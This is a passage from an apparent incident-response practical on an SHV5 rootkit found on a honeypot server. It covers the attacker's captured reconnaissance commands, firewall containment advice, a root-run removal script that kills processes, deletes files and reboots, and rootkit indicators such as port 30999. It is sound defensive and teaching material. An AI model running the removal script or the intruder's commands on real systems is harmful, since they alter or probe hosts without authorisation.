[sh]  w.e.l.c.o.m.e
[sh]  To The Virtual Reality
[sh]  Enjoy and behave !

[root@SH-crew:/root]#
```

From your packet trace file we can see exactly what commands the attacker executed while logged into the hidden SSH daemon. This is fortunate since the connection was encrypted, but the question needs to be asked as to why there

was a patched version of BASH on the system that sent keystrokes over the network.

```
MGR# tcpdump -Xr dump.1055940575.eth udp port 514

07:33:31.671014 10.0.0.180.32769 > 10.10.15.5.syslog: udp 34 (DF)
0x0000   4500 003e 0000 4000 4011 f855 0a00 00b4        E..>..@.@..U....
0x0010   0a0a 0f05 8001 0202 002a 9783 543d 3232        .........*..T=22
0x0020   3a35 323a 3030 2d30 3632 3730 330a 2050        :52:00-062703..P
0x0030   493d 3137 3538 3020 5549 3d30 2077             I=17580.UI=0.w
07:33:36.285471 10.0.0.180.32769 > 10.10.15.5.syslog: udp 38 (DF)
0x0000   4500 0042 0000 4000 4011 f851 0a00 00b4        E..B..@.@..Q....
0x0010   0a0a 0f05 8001 0202 002e f700 543d 3232        ..............T=22
0x0020   3a35 323a 3034 2d30 3632 3730 330a 2050        :52:04-062703..P
0x0030   493d 3137 3538 3020 5549 3d30 206c 7320        I=17580.UI=0.ls.
0x0040   2d61
<Output Truncated>

After cleaning up the tcpdump output we have the following syslog entries:

w
ls -a
cd .ssh
ls -a
cd ..
cd /home
ls -a
cat /etc/hosts
cd jeff
ls -a
pico /etc/ftpaccess
ifconfig

Then he disappeared and we never saw him again.  Upon analysis of /etc/ftpaccess, the ability to log in anonymously has been removed.  When the attacker was looking around in '.ssh' he was probably looking for SSH keys that would allow him to access another system.  Most individuals will use the same password across all systems to make it easy to remember and gain access, this is bad practice though.
```

Containment

Since the attacker has now secured his ability to have continued access to this system, with the hopes an administrator won't notice, steps need to be taken to discontinue that access.

Action	Consequence
Remove power	This could possibly destroy forensic evidence located in Random Access Memory. This should be used as a last resort.
Remove network connection	This would stop the attacker from continuing access to the system. However, if business if reliant upon the system for continued profit, removing the network connection could hinder the business. If other access control methods cannot be employed this should be considered.
Impose access restrictions	Your Cisco PIX firewall permits all IP traffic to the HTTP/FTP server on the DMZ. This is a bad practice and negates the purpose of having a firewall in

	place. Restrict access to the server on the DMZ: On the PIX: Replace: access-list outside permit ip any host 10.1.1.180 With: access-list outside permit tcp any host 10.1.1.180 eq http This will only allow the Internet to access this host on TCP port 80, your webserver. Even though there is a 'deny ip any any' on the DMZ access-list the PIX will still allow responses to sessions built from the Internet, due to the stateful nature of the PIX firewall. Don't allow FTP to the server on the DMZ, consider an alternative such as Secure FTP.

Eradication

Once access is restricted the rootkit needs to be removed. We are fortunate in that we know exactly what has been done to the system, how the rootkit was installed, and the rootkit backed up the original system binaries. If we did not know exactly what the perpetrator did, the best option would be to save the web content and rebuild the system, then re-install the operating system. Once the system is rebuilt, and appropriate patches have been applied, restore the content and put the system online.

```
#!/bin/sh
# SHV5 RootKit Remover
# Author: Pretentious Assurance, Inc.
#
# Verify you are root
if [ `whoami` != "root" ]; then
  echo "Must be run as root."
fi
# Remove rogue lines in /etc/inittab and calls (/usr/sbin/ttyload)
cd /tmp
cat /etc/inittab | egrep -v "ttyload|Loading standard" > new.init
# Uncomment to save SHV5 inittab
#cp /etc/inittab /etc/inittab.SHV5
mv new.init /etc/inittab
rm /usr/sbin/ttyload
echo "SHV5 SSHD will not start on reboot."
# On restart SHV5 SSHD will not start

# Restore original system binaries
cd
mkdir /root/origbin
cp /usr/lib/libsh/.backup/* /root/origbin
# Restore
mv /root/origbin/dir /usr/bin/dir
mv /root/origbin/find /usr/bin/find
mv /root/origbin/ifconfig /sbin/ifconfig
mv /root/origbin/ls /bin/ls
mv /root/origbin/lsof /usr/sbin/lsof
```

```
mv /root/origbin/md5sum /usr/bin/md5sum
mv /root/origbin/netstat /bin/netstat
mv /root/origbin/ps /bin/ps
mv /root/origbin/pstree /usr/bin/pstree
mv /root/origbin/slocate /usr/bin/slocate
mv /root/origbin/top /usr/bin/top
echo "Original System binaries restored."
# Remove SHV5 SSH daemon
rm -rf /lib/libsh.so
echo "SHV5 SSHD removed."
# Remove hidden home directory
rm -rf /usr/lib/libsh
echo "SHV5 hidden home directory removed."
echo ""
echo "Attempting to kill all SHV5 SSH daemons"
/bin/ps wax | grep ttymon | awk '{print "kill -9 "$1}' | /bin/sh
echo "Checking for any more running ttymon processes."
ps wax | grep -i ttymon | grep -v grep > /dev/null
if [ $? == 0 ]; then
  echo "Unable to kill all ttymon processes, please investigate."
fi
echo "Checking for services listening on TCP port 30999."
netstat -an | grep 30999 > /dev/null
if [ $? == 0 ]; then
  echo "Service found running on TCP port 30999."
  netstat -an | grep 30999
  echo "Please investigate."
fi
echo "The system should be rebooted for good measure."
echo -n "Would you like to reboot now? ( Y || N ): "
read ANS
if [ "$ANS" == "Y" ]; then
  echo "Rebooting..."
  shutdown -r now
fi
```

Recovery

Once the system is back online, verify the SHV5 SSHD service did not start, with "netstat –an | grep 30999" and "ps wax | grep ttymon".

One of the most important steps in recovering from a security breach such as this is documentation of everything. Make sure you document every aspect of the investigation from the time the breach was realized to the time you finish cleaning up.

Lessons Learned

- If a system isn't exploited in the first place a rootkit can't be installed.
- Monitor e-mail lists for new vulnerabilities
- Use the practice of least privilege on access control systems, firewalls, etc.
- A rootkit isn't the end of the world but they are very difficult to detect to the casual observer or administrator. Conduct periodic scans of your network

to verify there are no rogue services available, especially from the Internet. Consider hiring a security consultant for penetration testing of your network from both the outside and the inside.

References

Spitzner, Lance. Honeypots: Tracking Hackers. Boston: Addison-Wesley Professional, 2002. 6.

Monster. URL: http://www.monster.com

The Honeynet Project.
URL: http://www.honeynet.org/ (20 July 2003)

The Honeynet Project.
URL: http://project.honeynet.org/misc/faq.html (20 July 2003)

Ethereal. URL: http://www.ethereal.com (22 July 2003)

Netfilter/Iptables. URL: http://www.iptables.org (22 July 2003)

Snort. Snort Intrusion Detection System. URL: http://www.snort.org (22 July 2003)

He, Jialong. TCPDUMP Quick Reference.
URL: http://tiger.la.asu.edu/Quick_Ref/tcpdump_quickref.pdf (24 July 2003)

SecurityFocus. SecurityFocus. URL: http://www.securityfocus.com (24 July 2003)

SecurityFocus. SSH CRC-32 Compensation Attack Detector Vulnerability. 08 Feb. 2001.
URL: http://www.securityfocus.com/bid/2347/discussion/ (28 July 2003)

Packetstorm. URL: http://www.packetstormsecurity.nl (30 July 2003)

Chuvakin, Anton. BASH Anton Patch. 13 Dec. 2002.
URL: http://www.honeynet.org/papers/honeynet/tools/bash-anton.patch (30 July 2003)

GNU. Free Software Directory. URL: http://www.gnu.org/directory (01 Aug 2003)

CERT. Advisory CA-2001-33 Multiple Vulnerabilities in WU-FTPD. 29 Nov. 2001.
URL: http://www.cert.org/advisories/CA-2001-33.html (02 Aug 2003)

CERT. Advisory CA-2001-35 Recent Activity Against Secure Shell Daemons. 13 Dec. 2001
URL: http://www.cert.org/advisories/CA-2001-35.html (02 Aug. 2003)

CERT. Advisory CA-2003-12 Buffer Overflow in Sendmail. 29 Mar. 2003

URL: http://www.cert.org/advisories/CA-2003-12.html (02 Aug. 2003)

CERT. CERT® Advisory CA-2003-07 Remote Buffer Overflow in Sendmail. 03 Mar. 2003.
URL: http://www.cert.org/advisories/CA-2003-07.html (02 Aug. 2003)

Spoonfork. The Tuxtendo's Tuxkit Rootkit Analysis. 18 Mar.
URL: http://www.hackinthebox.org/print.php?sid=5724 (04 Aug. 2003)

Bunch, Larry P. Auto-Rooters. 05 Nov. 2002
URL: http://www.giac.org/practical/GCIH/Larry_Bunch_GCIH.pdf (04 Aug. 2003)

University of Toronto. Disaster Recovery Planning.
URL: http://www.utoronto.ca/security/drp.htm (06 Aug. 2003)

WhatIs.com. URL: http://www.whatis.com (06 Aug. 2003)

Postel, J., Reynolds, J. File Transfer Protocol RFC 959. Oct. 1985
URL: ftp://ftp.rfc-editor.org/in-notes/rfc959.txt (08 Aug. 2003)

StJohns, Mike. Authentication Server RFC 931. Jan. 1985.
URL: ftp://ftp.rfc-editor.org/in-notes/rfc931.txt (08 Aug 2003)

CORE Security Technologies. Vulnerability Report For WU-FTPD Server. 28 Nov. 2001
URL: http://www1.corest.com/common/showdoc.php?idxseccion=10&idx=172 (08 Aug. 2003)

Incidents.org. WU-FTPD Vulnerability: Further Details. 29 Nov. 2001
URL: http://www.incidents.org/diary/diary.php?id=95 (08 Aug. 2003)

SSH Secure Shell. URL: http://www.ssh.com (08 Aug. 2003)

Tripwire. URL: http://www.tripwire.com (10 Aug. 2003)

Nessus. URL: http://www.nessus.org (15 Sep 2003)

Security Auditor's Research Assistant (SARA). URL: http:// www.www-arc.com/sara/ (15 Sep 2003)

Forensic and Incident Response Environment (F.I.R.E). URL: http://fire.dmzs.com/ (15 Sep 2003)